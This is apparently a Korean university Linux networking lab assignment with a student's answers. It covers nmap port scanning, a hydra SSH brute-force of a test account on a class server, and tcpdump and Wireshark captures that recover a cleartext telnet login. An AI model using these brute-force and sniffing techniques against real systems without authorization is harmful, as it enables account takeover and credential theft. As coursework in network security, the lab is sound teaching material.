

리눅스 네트워킹

□ 이번주 실습과제 소개



□ 상대방 호스

⇒ nmap

- ◆ 'nmap'은 원격
아내는 명령어
- ◆ \$nmap -v 210
(혹시 이게 안!

```
$ nmap -v 210.115.230.145
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 23:36 EDT
Initiating Ping Scan at 23:36
Scanning 210.115.230.145 [2 ports]
Completed Ping Scan at 23:36, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:36
Completed Parallel DNS resolution of 1 host. at 23:36, 0.01s elapsed
Initiating Connect Scan at 23:36
Scanning 210.115.230.145 [1000 ports]
Discovered open port 1720/tcp on 210.115.230.145
Discovered open port 80/tcp on 210.115.230.145
Discovered open port 22/tcp on 210.115.230.145
Completed Connect Scan at 23:36, 1.45s elapsed (1000 total ports)
Nmap scan report for 210.115.230.145
Host is up (0.022s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
```

여 알

⇒ 문제 1

- ◆ 위 명령어를 실행하고, SSH 서비스가 몇 번 포트를 통해 서비스되고 있는지 답하세요
- > 22번 포트에서 서비스 되고 있습니다.

□ 패스워드 해킹

⇒ hydra

◆ 무차별 로그인 시도

- 210.115.230.145 서버에는 test 라는 계정이 있음
- 'test' 계정의 비밀번호는 숫자 4개로 이루어져 있는데, 처음 두개 숫자는 84임
- 'test' 계정으로 로그인 하면 'secret-message.txt' 라는 텍스트 파일이 있는데, 파일에 기록된 내용이 매우 중요한 내용임
- 'pwd-atk-test' 라는 디렉토리를 만들고, 디렉토리 안으로 이동하세요.
- 'logins.txt' 라는 파일을 만들고, 그 안에 test 라고 입력하세요
- 'targets.txt' 라는 파일을 만들고, 그 안에 210.115.230.145 이라고 입력하세요.
- 'pws.txt' 라는 파일을 만들고, 파일 안에 84로 시작하는 4자리 숫자에 해당하는 모든 조합을 입력하세요. 하나의 행에는 하나의 숫자만 입력하세요 (8400 부터 8499까지 총 100개의 숫자가 100개의 행으로 입력된 텍스트 파일을 생성)

❑ 패스워드 해킹

- 터미널에서 다음과 같이 입력하세요:

```
$sudo hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

(포트번호를 20022로 바꾸려면 -s 20022 이라고 마지막에 입력)

- 'test' 계정의 비밀번호를 알아낸 후, 해당 호스트에 ssh로 연결하세요 (22번 또는 20022 포트로 접속하세요)
- 문제 2) secret-message.txt 에 적힌 내용은 무엇인가요? "I like chatGPT-4"

```
(kali@kali) ~/pwd-att-text
$ sudo hydra -L logins.txt -P pws.txt -M targets.txt ssh
sudo password for kali:
hydra v9.5 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organs
ms, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-23 23:45:25
WARNING! Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking ssh://210.115.230.145:22/
22[ssh] host: 210.115.230.145 login: test password: RAB0

login as: test
test@210.115.230.145's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Mar 24 03:47:23 AM UTC 2023

System load: 0.0          Processes:              317
Usage of /:  17.7% of 232.64GB   Users logged in:       0
Memory usage: 1%          IPv4 address for docke0: 172.17.0.1
Swap usage:  0%            IPv4 address for enp0s25: 210.115.230.145
Temperature: 50.0 c

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge


144 updates can be applied immediately.
71 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
Last login: Wed Mar 22 12:52:01 2023 from 220.70.145.23
test@bioit-dell-precision-t7910:~$ ls
secret-message.txt
test@bioit-dell-precision-t7910:~$ cat secret-message.txt
I like chatGPT-4
```

□ 패킷 캡처하기

■ tcpdump


- ➡ 터미널에서 사용 가능한 패킷 모니터링(패킷 캡처) 도구
- ➡ 네트워크에서 돌아다니는 패킷을 모니터링 할 수 있으며, 네트워크 프로토콜 개발 시 디버깅 목적으로 사용하거나, 네트워크 상태를 진단하는데 사용
- ➡ 터미널 2개를 실행
- ➡ 터미널 1: `$sudo tcpdump src 210.115.230.145 -A`
- ➡ 터미널 2: `$curl 210.115.230.145`
- ➡ 터미널 1에 210.115.230.145 웹 서버에서 보낸 결과를 캡처한 내용이 출력

- ➡ 문제 3) 웹 서버가 보낸 응답에는 어떤 트: Hello 로 시작하는 문장입니다) 답: 요? (힌트: Hello 로 시작하는 문장입니다) 답: "Hello world, Chanyoung Park!"
- ➡ 문제 4) `$curl 210.115.230.145` 명령은 어떤 동작을 하는지 설명하세요. -> 답: "curl"은 커맨드라인 인터페이스(CLI)를 통해 URL을 전송하고, 다양한 프로토콜을 사용하여 데이터를 다운로드하는 유틸리티 명령어입니다.

❑ Packet Sniffing

■ wireshark


- ➡ 'tcpdump'와 유사한 기능을 하지만 GUI 인터페이스를 가지고 있는 프로그램
- ➡ Kali Linux Application menu에서 실행
- ➡ 인터페이스 지정
- ➡ 필터: `ip.addr == 210.115.225.177`



- ➡ 웹 브라우저: www.hallym.ac.kr 연결
- ➡ wireshark 캡처 중지

❑ Packet Sniffing

- 문제 5) tcp 프로토콜에 해당하는 패킷만 필터링하려면, 필터 입력란에 무엇을 입력해야 하나요? 답:tcp
- 문제 6) 송신측 IP 가 210.115.225.177 인 패킷만 필터링 하려면, 필터 입력란에 무엇을 입력해야 하나요?
- 답:ip.src == 210.115.225.177
- 문제 7) 송수신측 구분 없이 IP 주소가 210.115.225.177 이고, TCP 포트 80 을 통해서 전송되는 패킷만 필터링하려면, 필터 입력란에 무엇을 입력해야 하나요? 해당되는 패킷이 있나요? 없다면 무엇을 바꾸면 볼 수 있을까요?
답:tcp로 보니 해당되는 패킷이 보이지 않습니다. 그래서 조건을 ip 주소가 210.115.225.177 이거나 TCP포트 80통해서 전송되는 패킷만 필터링 하여 패킷이 확인되었습니다. (ip.addr == 210.115.225.177 or tcp.port == 80)
- 문제 8) 웹 브라우저를 끄고, wireshark 캡처 다시 시작. 필터 제거. 웹으로 210.115.230.145에 연결. 문제 7과 같이 웹 서버와의 통신 필요요 볼 수 있도록 필터 설정. 웹 페이지에 보여지는 데이터를 찾아 보여 주세요.



□ Telnet을 쓰지 않는 이유

⇒ 메시지를 암호화 하지 않고 전송, 보안상 취약

■ Kali 가상 머신에 telnet 서버 설치

⇒ \$sudo apt update

⇒ \$sudo apt install xinetd

⇒ \$sudo apt install telnetd

⇒ /etc 폴더 아래에서 xinetd.conf 파일을 수정


```
service telnet
{
    disable = no
    flags = REUSE
    socket_type = stream
    wait = no
    user = root
    server = /usr/sbin/telnetd
    log_on_failure = USERID
}
```


□ Telnet을 쓰지 않는 이유

- Kali 가상 머신에 telnet 서버 설치
 - ➔ 서비스 재시작: `$sudo systemctl restart xinetd`
 - ➔ 상태확인: `$systemctl status xinetd`
- Kali 에서 신규 사용자 생성
 - ➔ 아이디: test, 비번: 1234로 설정
 - ➔ `$sudo useradd test`
 - ➔ `$sudo passwd test` 해서 1234로 패스워드 설정
- Kali 에서 wireshark 패킷 캡처 시작 (23번 포트로 오가는 데이터만 캡처)
- Kali 리눅스 가상 머신을 '어댑터에 브릿지'로 설정 안되는 사람은 '호스트 전용 어댑터'로 설정
- 호스트 머신에서 터미널을 열고, Kali 서버로 telnet 접속 후, test 계정으로 접속
 - 텔넷 클라이언트가 설치되어 있지 않으면, 인터넷 검색해서 설치

□ Telnet을 쓰지 않는 이유

- 호스트 머신에서 telnet 접속(로그인)이 완료되면 Kali 에서 wireshark 종료
- wireshark에서 캡처한 패킷을 보고, 로그인 계정 (ID 및 비번) 알아내기
- 문제 9) wireshark에서 test 사용자의 ID(=test)와 비밀번호(=1234)가 보이는 화면을 보여주세요.



```
Wireshark - Follow TCP Stream (tcp.stream eq 0) - eth0 (tcp)

...%&...#...'.$.%&...#...'.
$....'.X...'.ANSI...'.
Linux 6.0.0-kali3-amd64 (kali) (pts/1)

kali login: .....tteesstt

Password: 1234

Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2)

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 24 03:12:00 EDT 2023 from 192.168.56.1 on pts/1
No directory, logging in with HOME=/
$
```